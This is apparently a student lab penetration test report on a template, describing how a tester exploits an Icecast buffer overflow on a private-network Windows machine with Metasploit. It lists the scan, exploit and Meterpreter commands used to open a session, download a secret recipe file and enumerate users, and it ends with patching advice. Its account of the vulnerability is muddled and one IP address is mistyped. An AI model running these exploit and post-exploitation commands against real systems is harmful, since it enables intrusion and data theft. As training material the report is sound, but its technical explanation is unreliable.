GoodSecurity Penetration Test Report

AndrewJamesLee@GoodSecurity.com

DATE:01/28/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

Machine's IP address:

192.168.0.20

Hostname:

Actual name of the machine:

MSEDGEWIN10

Vulnerability Exploited:

The name of the script or Metasploit module used:

Icecast HTTP Header Buffer Overflow, Exploit/windows/http/icecast_header

Vulnerability Explanation:

Explain the vulnerability as best you can by explaining the attack type (i.e. is it a heap overflow attack, buffer overflow, file inclusion, etc.?) and briefly summarize what that attack is (Might need Google's help!)

The exploit is an older buffer overflow of Icecast versions 2.0.1 and earlier models. By sending enough http headers it can trick the thread counter to keep counting. This eventually adds up and maxes out the limit of the threadpool. This lets the attacker gain some control over systems by writing over some of the memory of the system. By gaining access the attacker can: escalate their privilege to admin rights, key log, and discover files.

Severity:


In your expert opinion, how severe is this vulnerability? This exploit can be seen as a high level threat as it can be fairly easily pulled off but can be used to expose information from the target machines

Proof of Concept:

This is where you show the steps you took. Show the client how you exploited the software services. Please include screenshots!


1. Perform a service and version scan using Nmap to determine which services are up and running:

- nmap -sV 192.169.0.20




2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:


- searchsploit Icecast




3. Now that we know which exploits are available to us, let's start Metasploit:

- msfconsole
- search icecast
- use 0






4. Set the RHOST to the target machine
    - set RHOST 192.168.0.20
    - run
    - 


5. Search for the secretfile.txt on the target.

Answer: search -f *secretfile*.txt




5. You should now have a Meterpreter session open.

   - Run the command to performs a search for the recipe.txt on the target:
   - search -f *recipe*.txt
   - download c:\\Users\\IEUser\\Documents\\Drinks.recipe.txt



6. You can also use Meterpreter's local exploit suggester to find possible exploits.

    - Run a Meterpreter post script that enumerates all logged on users.
    - run post/windows/gather/enum_logged_on_users
    - Open a Meterpreter shell: shell
    - Run the command that displays the target's computer system information:sysinfo



There should be a separate finding for each vulnerability found!

3.0 Recommendations

What recommendations would you give to GoodCorp? I recommend that the company upgrade and make sure to regularly upgrade their software to avoid older vulnerabilities such as this one. Update Port rules to restrict unauthorized access to only trusted devices. In addition, maintaining a good antivirus/firewall software to detect and prevent these attacks from occurring will reduce the frequency of these issues in the future.